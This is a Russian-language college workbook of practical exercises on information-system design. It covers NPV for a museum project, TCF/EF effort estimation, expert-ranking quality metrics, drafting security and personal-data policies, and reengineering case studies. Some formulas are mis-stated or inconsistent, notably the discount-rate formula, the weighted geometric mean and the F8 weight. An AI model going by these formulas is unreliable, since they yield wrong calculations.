Положительные денежные потоки предполагается получить за счет увеличения количества дней работы музея. В настоящее время музей работает 5 дней в неделю, с понедельника по пятницу. По субботам в музее проводится работа по подготовке новых выставок. Поскольку внедряемая информационная система позволит сократить время на отбор необходимых предметов для организации выставки, то каждый месяц музей сможет работать на два дня больше. Рассчитаем возможный доход за день. За предыдущий год музей посетило 5,6 тыс. человек, из них 2,1 тыс. чел.– индивидуально, в т.ч. по льготным билетам – 1,1 тыс. чел. и 2,4 тыс. чел. - в составе экскурсий, в т.ч. 1,5 тыс. чел. – по льготным билетам. Стоимость билета составляет 600 руб. - для взрослого и 250 руб. – для льготника. Стоимость экскурсий - 150 руб. для группы взрослых людей и 100 руб. – для группы детей, в стоимость экскурсии не входит стоимость билетов.

!!! Составить таблицу и рассчитать среднее количество посетителей за один день работы музея.

Запланировано, что за один день музей посетят 300 человек, среди которых 117 человек посетят музей индивидуально, 183 - в составе группы. Из 117 человек, которые посетят музей индивидуально, 53 человек купят взрослый билет, 64 - льготный. Составить таблицу и рассчитать доход от индивидуального посещения музея в день.

Из 183 человек, которые посетят музей в составе группы 37 человек купят взрослый билет, и 146 - льготный. Учитывая, что обычно группа состоит из 15-20 человек.

Составить таблицу и рассчитать доход от продажи билетов, прибавив стоимость 7 экскурсий для взрослых людей и трех для детей.

Определить суммарный доход в день от индивидуального посещения музея и проведения экскурсий.

Рассчитать годовой доход (положительные потоки от внедрения проекта).

5. Расчет показателей НВП. Образец вычисления приведен в таблице.

Использование системы рассчитано на 5 лет.

1. Рассчитать ставку дисконтирования (расчетная величина, которая позволяет оценить доходность будущих инвестиций) по формуле:

Инвестиции = Ставка_дисконтирования * (1+ Ставка_рефинансирования),

где Ставка рефинансирования примем равной 8,25% (ставка банка).

2. Рассчитать коэффициент дисконтирования (сколько денег удастся получить через определенное время с учетом временного фактора и возможного риска) по формуле:

1 / (Ставка_дисконтирования) · Период_времени(кол-во_лет).

3. Рассчитать дисконтированный денежный поток (оценка будущих денег в настоящем) по формуле:

Чистый денежный поток*Дисконтированный_денежный_поток

4. Рассчитать НВП (чистая приведенная стоимость, служит для того, чтобы понимать какой доход принесет проект)

$$NPV = \sum_{t=0}^{N} \frac{CF_t}{(1+i)^t}$$

CF - сумма чистого денежного потока в период времени (месяц, квартал, год и т.д.);
t - период времени, за который берется чистый денежный поток;
N - количество периодов, за который рассчитывается инвестиционный проект;
i - ставка дисконтирования, принятая в расчет в этом проекте.

Пример выполнения расчета НВП

Статья	1 год	2 год	3 год	4 год	5 год
Инвестиции в проект	100000				
Операционные доходы		35000	37000	38000	40000
Операционные расходы		4000	4500	5000	5500
Чистый денежный поток	**-100000**	**31000**	**32500**	**33000**	**34500**
период	1	=C11+1	=D11+1	=E11+1	=F11+1
годовая ставка дисконтирования	1,1	=C12	=D12	=E12	=F12
коэффициент дисконтирования	=1/(C12)^C11	=1/(D12)^D11	=1/(E12)^E11	=1/(F12)^F11	=1/(G12)^G11
Дисконтированный денежный поток	=C9*C13	=D9*D13	=E9*E13	=F9*F13	=G9*G13
NPV (1 способ)	=СУММ(C14:G14)				

Контрольные вопросы:

1. Что такое инвестиции?
2. Как оценить отрицательных денежные потоки?
3. Как оценить положительные денежные потоки?
4. Что такое НВП?
5. Какие показатели нужны, чтобы вычислить НВП?

ПРАКТИЧЕСКОЕ ЗАНЯТИЕ № 7
Использование и расчет показателей и критериев оценивания информационной системы, осуществление необходимых измерений. Методики оценки трудоемкости разработки АИС

Цель: формирование умений обнаруживать и устранять ошибки при передаче данных

Время выполнения – 2 часа

Краткая теория

Принципы определения оценки трудоемкости разработки АИС

Определение технической сложности проекта

Техническая сложность проекта (TCF – Technical Complexity Factor) вычисляются с учетом показателей технической сложности (табл. 1).

Каждому показателю присваивается значение Ti в диапазоне от 0 до 5 (0 означает отсутствие значимости показателя для данного проекта, 5 – высокую значимость). Значение TCF вычисляется по формуле

$$TCF = 0{,}6+(0{,}01*(\sum Ti * Beci))$$

Таблица 1 - Показатели технической сложности проекта TCF

Показатель	Описание	Вес
T1	Распределенная система	2
T2	Высокая производительность (пропускная способность)	1
T3	Работа конечных пользователей в режиме он-лайн	1
T4	Сложная обработка данных	1
T5	Повторное использование кода	1
T6	Простота установки	0,5
T7	Простота использования	0,5
T8	Переносимость	2
T9	Простота внесения изменений	1
T10	Параллелизм	1
T11	Специальные требования к безопасности	1
T12	Непосредственный доступ к системе со стороны внешних пользователей	1
T13	Специальные требования к обучению пользователей	1

2) Определение уровня квалификации разработчиков

Уровень квалификации разработчиков (EF – Environmental Factor) вычисляется с учетом следующих показателей (табл. 2).

Таблица 2 - Показатели уровня квалификации разработчиков

Показатель	Описание	Вес
F1	Знакомство с технологией	1,5
F2	Опыт разработки технологий	0,5
F3	Опыт создания объектно-ориентированного подхода	1
F4	Наличие ведущего аналитика	0,5
F5	Мотивация	1
F6	Стабильность требований	2
F7	Частичная занятость	-1
F8	Сложные языки программирования	2

Каждому показателю присваивается значение в диапазоне от 0 до 5 Для показателей F1- F4 0 означает отсутствие, 3 – средний уровень, 5 – высокий уровень. Для показателей F5 0

означает отсутствие мотивации, 3 – средний уровень, 5 – высокий уровень мотивации. Для F6 означает высокую нестабильность требований, 3 – среднюю, 5 – стабильные требования.

Для F7 0 означает отсутствие специалистов с частичной занятостью, 3 – среднюю сложность, 5 – высокую сложность.

Значение EF вычисляется по формуле

$$EF = 1,4+(-0,03*(\sum Fi * Beci)).$$

3) Пример. В качестве примера рассмотрим систему регистрации для учебного заведения

Необходимо разработать новую клиент-серверную систему регистрации студентов взамен старой. Новая система должна позволять студентам регистрироваться на курсы и просматривать свои табели с локальных компьютеров в сети. Преподаватели должны иметь доступ к онлайновой системе, чтобы указывать курсы и проставлять оценки.

Новая система должна работать с существующей системой в режиме доступа, без обновлений.

Система должна обеспечивать многопользовательский режим работы.

Вычислим TCF для системы регистрации (табл. 3).

Таблица 3 - Показатели технической сложности системы регистрации

Показатель	**Вес**	**Значение**	**Значение с учетом веса**
T1	2	4	8
T2	1	3	3
T3	1	5	5
T4	1	1	1
T5	1	0	0
T6	0,5	5	2,5
T7	0,5	5	2,5
T8	2	0	0
T9	1	4	4
T10	1	5	5

T11	1	3	3
T12	1	5	5
T13	1	1	1
∑			40

Имеем: TCF = 0,6+(0,01*40)=1,0

Вычислим EF для системы регистрации (табл. 4).

Таблица 4 - Показатели уровня квалификации разработчиков системы регистрации

Показатель	Вес	Значение	Значение с учетом веса
F1	1,5	1	1,5
F2	0,5	1	0,5
F3	1	1	1
F4	0,5	4	2
F5	1	5	5
F6	2	3	6
F7	-1	0	0
F8	-1	3	-3
∑			13

Задание.

Выполнить оценку трудоемкости разработки ИС в соответствии с общими требованиями к ИС для указанной организации.

Контрольные вопросы:

ПРАКТИЧЕСКОЕ ЗАНЯТИЕ № 8
Построение модели управления качеством процесса изучения модуля «Проектирование и разработка информационных систем»

Цель: сформировать умение проектировать и разрабатывать систему по заданным требованиям и спецификациям

Время проведения – 4 часа

Задание 1 Определить номенклатуру показателей качества продукции.

ПОРЯДОК ВЫПОЛНЕНИЯ РАБОТЫ

1. Рассчитайте коэффициенты весомости эстетических свойств корпуса и степень согласованности мнений пяти экспертов по данным, представленным в таблице.

Показатели эстетических услуг	Ринги, присвоенные экспертами					Коэффициент весомости, V_i
	1	2	3	4	5	
Силуэт	1	2	1	2	2	
Внешний вид	2	1	2	1	1	
Внутренняя отделка	3	3	3	3	3	

Коэффициенты весомости показателей качества рассчитывают по формуле:

$$V_i = \frac{2 \cdot (mn - \sum S_i)}{m \cdot (n-1)},$$

где m- число экспертов;

n – число объектов экспертизы (показателей качества);

$\sum S_i$ – сумма рангов, присвоенная всеми экспертами i-му объекту (показателю качества).

2. Определить степень согласованности мнения пяти экспертов, результаты ранжирования которыми четырех объектов приведены в таблице.

№ объекта	Оценка эксперта					Сумма рангов, $\sum S_i$	Отклонение от среднего, $(S_i - S_{ср})$	Квадрат отклонения, $(S_i - S_{ср})^2$
	1	2	3	4	5			
1	4	4	4	4	3			
2	3	3	2	3	4			
3	2	2	1	2	2			
4	1	1	3	1	1			

$$W = \frac{12 \sum (S_i - S_{ср})^2}{m^2 (n^3 - n)},$$

где Scp – средняя сумма рангов, находится по формуле

$$S_{\text{ср}} = \sum \frac{S_i}{n}$$

$(S_i - S_{\text{ср}})^2$ – квадрат отклонений всех рангов i-того объекта от средней суммы рангов.

Сделать вывод на основании следующей информации. Если коэффициент

W = 0 – полная несогласованность.

Если W = 1 – полное единодушие.

Если W > 0,6 – мнения экспертов согласованы.

Если W < 0,6, то мнения экспертов расходятся, необходимо исключить эксперта, мнение которого сильно отличается от общего мнения, и опять определить значение коэффициента

3. Оценить уровень качества продуктов

1 Определить комплексный показатель эстетических свойств и категорию качества для трех моделей корпусов по данным, представленным в таблице

Показатели эстетических свойств	Баллы, присвоенные экспертами					Средний балл, К	Коэффициент весомости, V_i	Комплексный показатель, Q_i
	1	2	3	4	5			
Модель № 1 Силуэт	4	4	4	4	5			
Внешний вид	3	4	4	4	4			
Модель № 2 Силуэт	5	4	5	5	4			
Внешний вид	5	5	5	5	5			
Модель № 3 Силуэт	4	4	4	4	3			
Внешний вид	3	4	4	4	4			

– При оценке уровня качества продукции дифференциальным методом относительный показатель (Qi) вычисляют по формулам:

$$Q_i = \frac{\Pi_i}{\Pi_{ib}} \quad \text{или} \quad Q_i = \frac{\Pi_{ib}}{\Pi_i}$$

где Пi - значение i-го показателя качества оцениваемой продукции,

Пib - значение i-го базового показателя качества

– Первую формулу используют в том случае, когда увеличение численного значения показателя соответствует улучшению качества продукции, а вторую формулу применяют, когда улучшению качества продукции соответствует уменьшение численного значения показателя

– Комплексный показатель рассчитывается по формуле

$$U = \sum_{t=1}^{n} V_i \, Q_i$$

– Средняя взвешенная геометрическая:

$$G = \prod_{i=1}^{n} (Q_i)^n$$

Сделать вывод, зная, что к высшей категории качества относится продукция с величиной комплексного показателя не менее 0,8

4. Ознакомиться с содержанием и основными положениями ГОСТ Р ИСО 9000-2008, ГОСТ Р ИСО 9001-2008.

5. В соответствии с выбранной организацией (практическое занятие № 1) дайте характеристику деятельности организации и продукции, которую она выпускает. Установите основные группы потребителей и заинтересованные стороны, их ожидания и потребности. Заполнить таблицу.

Заинтересованные лица, окружающие организацию	**Ожидания и потребности заинтересованных лиц**

Контрольные вопросы:

1. Что такое сертификация и кем она выполняется?
2. Что оценивает сертификация?

ПРАКТИЧЕСКОЕ ЗАНЯТИЕ № 9
Разработка требований безопасности информационной системы

Цель: сформировать умение проектировать и разрабатывать систему по заданным требованиям и спецификациям

Время выполнения – 4 часа

ПОРЯДОК ВЫПОЛНЕНИЯ РАБОТЫ

Задание 1. Описать рабочее место сотрудника. В каждом пункте не просто описать ситуацию, а объяснить сделанный Вами вывод:

– Сотруднику указать_должность выделяется персональный компьютер с предустановленным программным обеспечением и доступом к локально-вычислительной сети компании. Указать на какой период работы сотрудник имеет доступ к ПК и может использовать его для служебных целей. Описать, какие служебные цели выполняет сотрудник за этим ПК. Имеет ли он право на установку, настройку, подключение к ЛВС.

– Исходя из важности обеспечения сохранности информации, ввести правило создания резервной копии. Как часто сотрудник должен создавать резервные копии или резервная копия информации создается автоматически, как часто и какие действия необходимы со стороны сотрудника для исключения ошибок.

– Описать, что должен делать сотрудник, покидая рабочее место. Какие угрозы опасности информации могут при этом возникнуть и как их избежать.

– Описать действия, которые не имеет права выполнять сотрудник. Например, открывать корпус ПК и изменять его конфигурацию, несанкционированно изменять настройки ПО, отключать антивирусное ПО, оставлять средства хранения информации без присмотра. Осуществлять обработку информации ограниченного доступа на ПК в присутствии лиц, не уполномоченных для доступа к данной информации.

Несанкционированно записывать и хранить информацию на неучтенных носителях информации, а также оставлять без личного присмотра на рабочем месте носители информации и распечатки, содержащие информацию ограниченного доступа. Допускать к работе на ПК лиц, не имеющих прав доступа в КИС и т.д.

Задание 2. Парольная политика.

– Для предотвращения несанкционированного доступа к ресурсам КИС используются пароли и/или аппаратные средства аутентификации. Описать основные правила, которые должен выполнять сотрудник организации для защиты информации:

– Сотрудники обязаны обеспечить безопасное хранение пароля и/или средства аутентификации, исключающие их утерю или разглашение;

– С какой периодичностью нужно изменять пароль и на сколько позиций новое значение при смене пароля должно отличаться от предыдущего

– Кому можно называть свой пароль

– Действия, которые необходимо выполнить в случае подозрения на разглашение пароля

– Требования к паролю (описать длину пароля, какие символы и т.д.).

Задание 3. Работа с электронной почтой. В каждом пункте не просто описать ситуацию, а объяснить причину Вашего вывода. Перечислить требования, которые при эксплуатации электронной почты, обязаны выполнять сотрудники:

– Можно ли менять настройки почты, а если можно, то какие?

– Какие сообщения запрещено отправлять?

– Что следует использовать для защиты сообщений от подмены, модификации и прочтения третьими лицами.

– При получении электронных содержаний сомнительного содержания или из незнакомого источника.

Задание 4. Работа в сети Интернет. В каждом пункте не просто описать ситуацию, а объяснить причину Вашего вывода. При использовании Интернет, пользователи обязаны выполнять следующие требования:

– можно ли использовать ресурсы Интернет для выполнения служебных обязанностей или развлекательных целях;

– можно ли посещать ресурсы Интернет, содержащие материалы противозаконного, экстремистского или неэтического характера, несанкционированно размещать какую-либо информацию в Интернет, использовать Интернет для несанкционированной передачи (выгрузки) или получения (загрузки) материалов, защищенных авторским правом; несанкционированно загружать программы из сети Интернет и запускать их; осуществлять попытки несанкционированного доступа к защищенным ресурсам Интернет (перебор паролей, использование уязвимостей и неправильных настроек информационных систем) и т.д.

Задание 5. Действия в нестандартных ситуациях. Описать ситуации, которые могут быть связаны с угрозой безопасности. Что должен сделать сотрудник в данной ситуации.

Задание 6. Ответственность. Описать, кто из сотрудников несет ответственность за выполнение требований Политики безопасности. Какие меры наказания должны быть предусмотрены за нарушения требований к безопасности.

Задание 7. Общие положения.

– Описать на кого будет распространяться данный документ.

– Нужно ли предупреждать сотрудников организации об ответственности и обязанности соблюдения установленных документом правил, например, каждый пользователь несет персональную ответственность за свои действия и обязан строго соблюдать установленные правила по работе с программными и техническими средствами.

– Может ли сотрудник использовать чужую учётную запись?

Обосновать уникальных учетных записей.

– Может ли сотрудник самостоятельно изменить уровень доступа к любой информации?

– Имеет ли компания право контролировать действия работников при обработке информации.

– Имеет ли право сотрудник разглашать информацию о процедурах и технической реализации защиты информации.

– Обязан ли работник сообщать о фактах нарушения установленных в документе правил.

Контрольные вопросы

1. Дайте определение и опишите основные характеристики политики безопасности.

2. Обоснуйте важность основных положений раздела «Рабочее место». Какие дополнительные требования необходимо ввести для Вашей организации?

3. Опишите как бы Вы ввели процедуру официального получения разрешения на доступ к ресурсам?

4. Составьте список возможностей Вашей организации, реализуемых с помощью сети Интернет. Каких доработок в связи с особенностями работы компании требует раздел «Работа в сети Интернет»?

5. Необходима ли разработка и внедрение политики безопасности в рассматриваемые на практических занятиях организации? Обоснуйте свой ответ.

Задание:

Разработать политику безопасности «Обеспечение безопасности персональных данных в организации для выбранной информационной системы»

ПОРЯДОК ВЫПОЛНЕНИЯ РАБОТЫ

1. Для выполнения практической работы ознакомиться с Федеральным законом "О персональных данных" от 27.07.2006 N 152-ФЗ

2. Проанализировать правила получения, обработки, хранения и уничтожения персональных данных клиентов в Вашей организации

– Обработка персональных данных.

Персональные данные или личностные данные – это данные о сведениях, относящиеся к прямо или косвенно к определенному физическому лицу (субъекту персональных данных), которые могут быть предоставлены другим лицам. Включают в себя следующие данные: фамилия, имя, отчество, месяц, дата и место рождения, адрес, семейное, социальное, имущественное положение, образование, профессия, доходы и другая информация, при которой возможно идентифицировать конкретное лицо. Опишите особенности биометрических персональных данных в Вашей организации.

– Биометрические персональные данные – сведения о биологических или физиологических особенностях человека. Это могут быть:

a) рост;

b) группа крови;

c) вес; отпечатки пальцев;

d) результаты некоторых анализов;

e) фото и видео информация и т.д.

Информация становится биометрическими персональными данными только в том случае, когда, основываясь на ней, становится возможным установление личности человека. Опишите особенности биометрических персональных данных.

– Укажите законные основания, на основе которых Ваша организация обязана обрабатывать персональные данные:

– При каких обстоятельствах, сотрудник имеет право разглашать персональные данные клиента и кому, что должен взять сотрудник организации с клиента, при получении от него персональных данных, при каких обстоятельствах организация обязана прекратить обработку персональных данных клиента.

– В каких целях производится обработка персональных данных клиентов?

– Как осуществляются срок хранения персональных данных о клиенте?

– Что нужно делать с персональными данными после завершения срока хранения?

– При каких ситуациях организация уничтожает персональные данные?

– Составьте список угроз безопасности персональных данных при их обработке в Вашей компании.

– Продумайте и составьте правила обеспечения безопасности обработки персональных данных сотрудников организации.

3. Разработать политику «Обеспечение безопасности персональных данных в организации».

1) Общие положения. Продолжить:

– В соответствии с законодательными и нормативно-правовыми актами РФ специалист, имеющий доступ к персональным данным обязан …

– Безопасность персональных данных достигается …. (описать безопасность при бумажном документообороте и при информационных системах).

– Политика направлена на решение задач: ….

2) Организационная структура обеспечения безопасности персональных данных. В мероприятиях по защите персональных данных участвуют следующие структурные подразделения и категории сотрудников:

– комитет по информационной безопасности (ИБ);

– пользователи;

– администраторы автоматизированных ресурсов обработки персональных данных;

– отдел по работе с персоналом;

– отдел информационной безопасности и технической защиты информации.

Описать степень ответственности за персональные данные

Каждым подразделением.

3) Требования по обеспечению безопасности персональных данных.

Для заполнения данного пункта ознакомиться с постановлением Правительства РФ от 01.11.2012 N 1119 "Об утверждении требований к защите персональных данных при их обработке в информационных системах персональных данных"

4) Организация обеспечения безопасности персональных данных

5) Ответственность за нарушение норм, регулирующих обработку персональных данных.

Контрольные вопросы:

1. Опишите особенности структурных подразделений и категорий сотрудников:

- комитет по ИБ;
- владельцы ресурсов обработки персональных данных;
- пользователи;
- администраторы автоматизированных ресурсов обработки персональных данных.

2. Продумайте и опишите правила расследования инцидентов, связанных с несанкционированным доступом и другими несанкционированными действиями, возникшими в ходе процесса обеспечения безопасности персональных данных.

3. Как Вы понимаете понятие «аудит информационной безопасности»? В чем заключается его необходимость?

4. Как Вы считаете, на сколько значимые результаты несет периодический мониторинг действий пользователей и администраторов ресурсов?

5. Как организовать подобную проверку, чтобы она носила результативный, а не формальный характер?

6. Необходима ли разработка и внедрение политики безопасности в рассматриваемые на практических занятиях организации? Обоснуйте свой ответ.

ПРАКТИЧЕСКОЕ ЗАНЯТИЕ № 10
Реинжиниринг методом интеграции

Цель: сформировать умение создавать и управлять проектом по разработке приложения и формулировать его задачи

Время проведения – 4 часа

Задание 1. Определить наиболее проблемные и важные бизнес процессы.

ПОРЯДОК ВЫПОЛНЕНИЯ РАБОТЫ

1. Компания ЗАО «АвтоСтройТех» занимается производством и продажей деталей для грузовых автомобилей. Организация поставляет детали как заводам по сборке автомобилей, так и частным лицам. Всего в деятельности компании выделено 16 бизнес-процессов различного типа:

1.Бухгалтерский учет;
2.Управленческийучет;
3.Материальное обеспечение;
4.Кадровое обеспечение;
5.Финансовое обеспечение;
6.Производство детали № 1;
7.Производство детали № 2;
8.Производство детали № 3;
9.Производство детали № 4;
10.Продажа детали № 1;
11.Продажа детали № 2;
12.Продажа детали № 3;
13.Продажа детали № 4;
14.Фасовка товаров;
15.Авто доставка;
16.Железнодорожная доставка.

Рынок, на котором организация реализует свой товар – это рынок деталей для грузовых автомобилей. Тенденции развития этого рынка на настоящий момент таковы: детали вида №1 и №3 пользуются наибольшим спросом, а детали вида №2 заменяются заграничным, более дешевым аналогом, поэтому не так популярны. Также многие клиенты предпочитают, чтобы компания производила доставку самостоятельно на дальние расстояния. Мы хотим обеспечить всем клиентам максимум удобств при обслуживании своего автомобиля. Мы стремимся сделать покупку авто-деталей такой же простой и приятной, как приобретение новой модели цифровой техники или очередное пополнение личного гардероба. Компания стремится увеличить долю частных клиентов и рост производства деталей №1.

2. В настоящее время положение отделов в ЗАО «АвтоСтройТех» имеет следующий характер. С производственными процессами на предприятии нет особых проблем. Планируется к расширению цех, занимающийся производством детали № 1, так как компания планирует увеличить их производство. Также в компании происходят проблемы, связанные с текучестью в отделе кадров – оттуда недавно уволился высококвалифицированный специалист, непосредственно занимавшийся набором кадров.

На производственные цеха и отдел фасовки товаров данный фактор имеет слабое влияние, так как штат сотрудников там укомплектован, однако директор компании хотел бы заменить часть сотрудников отдела продаж по причине низких показателей продаж деталей вида № 2 и № 3 Помимо этого, в логистике компании есть некоторые проблемы, связанные с наличием материальных ресурсов, однако они

решаемы и не имеют сильного влияния. Управленческий отдел компании не имеет серьезных проблем, а в бухгалтерии произошла путаница с внутренними отчетными документами – проблема не очень серьезная, но требует временных затрат на решение. На данный момент финансовое обеспечение компании осуществляется в удовлетворительном объеме, но руководство планирует его увеличить в связи с расширением цеха по изготовлению деталей № 1.

3. Компания ЗАО «АвтоСтройТех», представленная в предыдущих кейсах, закупает материалы для изготовления автомобильных деталей вида № 2 и № 3 за границей. Не так давно правительство повысило таможенные пошлины на импорт данных материалов на 5 %.

Руководство компании приняло следующее решение: для изготовления детали № 2 был найден отечественный аналог материала, поэтому заказ заграничного материала приостановлен. Деталь № 3 может производиться только с применением зарубежного материала, поэтому, несмотря на повышение пошлины, поставку невозможно прекратить. К тому же компания обладает ограниченным дополнительным финансовым резервом, применение которого целесообразно направить на закупку материала из-за границы или расширение цеха для производства детали № 1 не обошли производственный отдел и кадровые проблемы. Работники цеха по изготовлению деталей № 4 против расширения цеха № 1, так как опасаются, что на это может уйти избыточное количество финансовых ресурсов, что может повлиять на задержку или сокращение заработной платы сотрудников. Также уход специалиста из отдела кадров может оказать негативное влияние на обстановку в кадровом отделе и их дальнейшую работу.

4. Торговая компания ООО «Альянс», как и многие компании, решившие навести порядок в бизнес-процессах, предприняли самостоятельные попытки их описать и структурировать. Они потратили на это больше 6 месяцев, работу проводили коммерческий директор и несколько сотрудников. Файлы и папка с описанными процессами долгое время лежали на столе у генерального директора, однако в реальной работе изменений было мало. Было принято решение начать работу с консалтинговой компанией. После работы со специалистами стало ясно, что основными ошибками в самостоятельном описании бизнес-процессов стали следующие моменты:

− неправильная постановка цели;

− неверный способ достижения.

После того, как к работе подключились специалисты, работа была выстроена следующим образом:

1. Знакомство генерального директора и топ-менеджеров с методикой работы консалтинговой компании. Изучение книг, статей, видео по теме процессного подхода.

2. Личное знакомство с представителем консалтинговой компании.

3. Предварительная сессия с топ-менеджерами для уяснения целей реинжиниринга руководством компании, идентификация процессов предприятия.

4. Стартовая сессия проекта изменений. Совещание по выбору кандидатур на руководство проектом реинжиниринга и формирования штаба проекта.

После проведения этих этапов бизнес-консультант предложил собственнику на роль руководителя проекта главного кладовщика на их большом складе. Этот человек

подходил наилучшим образом, так как был ответственным, мотивированным и наилучшим образом разбирался в процессах компании. Генеральный директор был удивлен такому предложению, он планировал назначить на эту роль коммерческого директора, однако предложение принял. Компания имеет небольшой штат, и в результате сотрудник успешно справился со своей ролью.

5. Мебельная компания «Артика» занимается производством мебели по индивидуальным проектам. В 90% заказов компания получала претензии от клиентов. Количество повторных заказов составляло 2 заказа в год. Доля повторных заказов в обороте – до 10%. 85% ошибок происходило на стадии монтажа. Оказалось, что наибольшее количество проблем возникают на стыке работ между отделом продаж и производственным отделом. В результате реинжиниринга были устранены ошибки в работе с помощью следующих мероприятий:

−назначение ответственных лиц за процесс целиком;

−введение в работу стандартных бланков;

−внедрение отчетных документов на гугл-диске и другие меры.

В результате реинжиниринга количество претензий сократилось до 7%. Повторные заказы в обороте компании составили 75%. Ежемесячно около 4 заказов компания «Артика» получает повторно.

6. Компания ООО «Проммаш» занимается продажей промышленных аккумуляторов. У компании в соответствии с планом внедрения новых бизнес-процессов есть потребность перевести часть сотрудников на удаленную работу. Организация, таким образом, снизит постоянные расходы на аренду одного из офисов. В этом офисе расположены отдел продаж, отдел снабжения, отдел маркетинга, бухгалтерия.

Руководство осознает, что перевод на удаленную работу сотрудники могут воспринять отрицательно, так как на удаленной работе может снизиться эффективность и продуктивность. Бизнес-консультант объяснил руководству, что такие нововведения не должны инициироваться сверху-вниз, исключительно руководством компании, важно обсудить решение с сотрудниками. Компания проводит стратегическую сессию с выездом за город, смена обстановки играет важную роль в изменении сознания сотрудников. Привлечен бизнес-тренер, который убеждает сотрудников в необходимости изменений. Специалист объясняет особенности технического обеспечения, организацию работы, регламент совместных совещаний, встреч и т.д. В процессе тренинга становятся очевидны организационные, технические, коммуникативные, психологические трудности, возникающие у сотрудников. Например, у части сотрудников дома нет постоянного доступа к сети Интернет, нет домашних компьютеров, не организовано рабочее место (нет компьютерного стола и кресла). Также некоторые сотрудники заявили о том, что им будет не хватать живого общения с коллегами. В результате сотрудники вместе с руководством и бизнес-тренером формулируют новые принципы работы, составляют план перехода на удаленную работу. Таким образом, сотрудникам психологически проще воспринять изменения.

7. Торговая компания ООО «Хорека» занимается снабжением гостинично-ресторанного бизнеса расходными материалами. В компании проводится реинжиниринг, в результате которого часть сотрудников переводится на удаленную работу. На удалённую работу переводится, в том числе, и отдел продаж. В итоге у

руководителя возникает потребность контролировать объём, эффективность и качество телефонных звонков, которые совершают менеджеры по продажам в адрес клиентов. Если при непосредственной работе в офисе отдел продаж и его руководитель находятся в одном помещении, и руководитель видит и слышит звонки, то при переходе к удалённой работе возникают сложности с контролем. Однако руководитель должен получать объективную оценку качества и количества звонков. Для этого планируются следующие мероприятия:

1.Завести в CRM-системе запись всех входящих и исходящих звонков между менеджерами и клиентами;

2.Обязать менеджеров осуществлять все звонки через единую CRM систему, чтобы они фиксировались и записывались. Вводится запрет на исходящие звонки с мобильных, так как их невозможно зафиксировать в CRM;

3.Вводятся дополнительные KPI (показатели эффективности работы персонала), влияющие на оклад менеджеров по продажам:

− количество исходящих звонков клиентам в день, учитываются только звонки продолжительность более 1 минуты;

− качество разговоров с клиентами (по холодным звонкам, по приёму входящих заявок, по обсуждению уже выставленных предложений);

4. Внедряется постоянный аудит звонков — оценка по количеству и качеству звонков по каждому менеджеру.

В компанию приглашается бизнес-консультант. На тренинге менеджерам озвучивается идея оценки звонков, совместно разрабатывается чек-лист по каждому этапу звонка, по которому аудитор будет объективно выставлять оценки. В результате в компании совместно с сотрудниками принимается новый стандарт ведения переговоров между менеджером и клиентами. Менеджеры получают распечатанный чек-лист, изучают его, сдают тест на его знание. В компании аудитор проходит обучение по оценке звонков. Оценка звонков проводится каждую неделю. В конце недели руководитель и менеджеры получают отчёт по аудиту. По отчёту руководитель проводит коллективные и личные совещания. Отчёт показывает:

− количество звонков каждый день, его динамику. Таким образом, можно оценивать интенсивность работы менеджера каждый день;

− качество звонков: количественная оценка показывает достижение или не достижение целевого показателя по качеству звонков, качество звонков оценивается как одним числом в виде агрегированного показателя, так и отдельными числами по отдельным этапам или составляющими разговора. В итоге и руководитель, и менеджер видят, где они работают хорошо, а где есть ещё недостатки.

8. Кафе «2 ложки» осуществляет реинжиниринг бизнес процессов. Основатель заведения вместе с администратором персонала составили образ кафе будущего, каким хотели видеть его они. Также они выяснили, как этот образ видят их клиенты, провели опрос и розыгрыш призов на страничке кафе в социальной сети. С помощью опроса определили конкурентные преимущества, которые необходимо поддерживать и развивать.

Было инициировано собрание с персоналом кафе, на котором была пояснена роль и значимость клиента в работе компании. Был описан основной бизнес-процесс, который поделен на участки, каждый участок разложен на детальные алгоритмы. Была изменена, оптимизирована технология работы сотрудников. В процессах были

прописаны цели работы по каждому этапу, благодаря чему сотрудники понимают, к чему они должны стремиться. В компании обозначили показатели эффективности (KPI) на каждом участке работы, разработали и внедрили чек-листы, по которым администратор несколько раз в день проводит оценку работы. По этим показателям определяется и премируется лучший работник месяца. Показатели заносятся в таблицы, что позволяет видеть проценты выполнения показателей по каждому участку работ. В кафе изменена система мотивации с помощью показателей эффективности (KPI), по которой начисляются премии. Руководство компании стало прислушиваться к инициативам сотрудников, их пожеланиям, благодаря чему снизилась «текучка» кадров. Вместе с тем процессы управления в компании еще не прописаны, нет единой системы бизнес-процессов.

Несмотря на это, выручка увеличилась на 30 % по сравнению с прошлым годом, рентабельность увеличилась с 10 до 20 %.

9. Компания "Эльдорадо" – крупнейшая сеть магазинов электроники и бытовой техники в России и ближнем зарубежье. Сегодня под брендом "Эльдорадо" работают 700 магазинов, расположенные во всех российских городах. Миссия "Эльдорадо" - помочь сделать правильный выбор и создать собственный яркий и комфортный мир, наполненный качественной техникой лучших мировых брендов.

Компания стремимся предоставлять покупателям максимально широкий ассортимент самой современной техники по доступным ценам.

Высококвалифицированный персонал, который всегда готов дать грамотную консультацию по любому вопросу, постоянное проведение специальных акций и мероприятий, способствующих еще более выгодным покупкам, качественное обслуживание, а также наличие огромного ассортимента – вот что отличает и выделяет магазины «Эльдорадо» в их сегменте рынка. Магазин «Эльдорадо» занимается реализацией товара бытовой техники. Каталог открывает перед покупателями огромный выбор товаров для дома, включая мелкую и крупную бытовую технику, фото и видео аппаратуру, сотовые телефоны и мобильные устройства, электрические и бытовые инструменты, аксессуары к бытовой технике и миллионы других сопутствующих товаров. Рассмотрим один из магазинов, в нем работают 8 продавцов. Продавцы помогают покупателю сделать правильный выбор техники по обустройству своего дома. Покупатель выбирает товар, бренд, модель, расцветку и комплектацию, дополнительно может приобрести необходимые аксессуары, доставку и установку товара по необходимому адресу. Продавец оформляет заказ, делает выписку на товар, заполняет гарантийный талон, приглашает покупателя пройти на кассу для оплаты. На кассе работают 2 кассира, они принимают оплату наличных денежных средств, по окончанию смены передают деньги инкассатору банка.

Если товар приобретен с основного склада, клиент по желанию может забрать оплаченный товар сам или оформить доставку, установку техники в удобное для покупателя время по указанному адресу. Если товар приобретен с отдаленного склада (Новосибирск), клиенту необходимо подождать срок исполнения заказа – обычно одна-две недели. После оплаты покупки за наличный расчет необходимо подойти к сотрудникам информации, и оформить доставку (уточнить дату доставки, установки и адресные данные). На складе работают 2 кладовщика, каждый из которых «ведет» несколько заказов, и отслеживает движение товара. Помогают принимать машины с

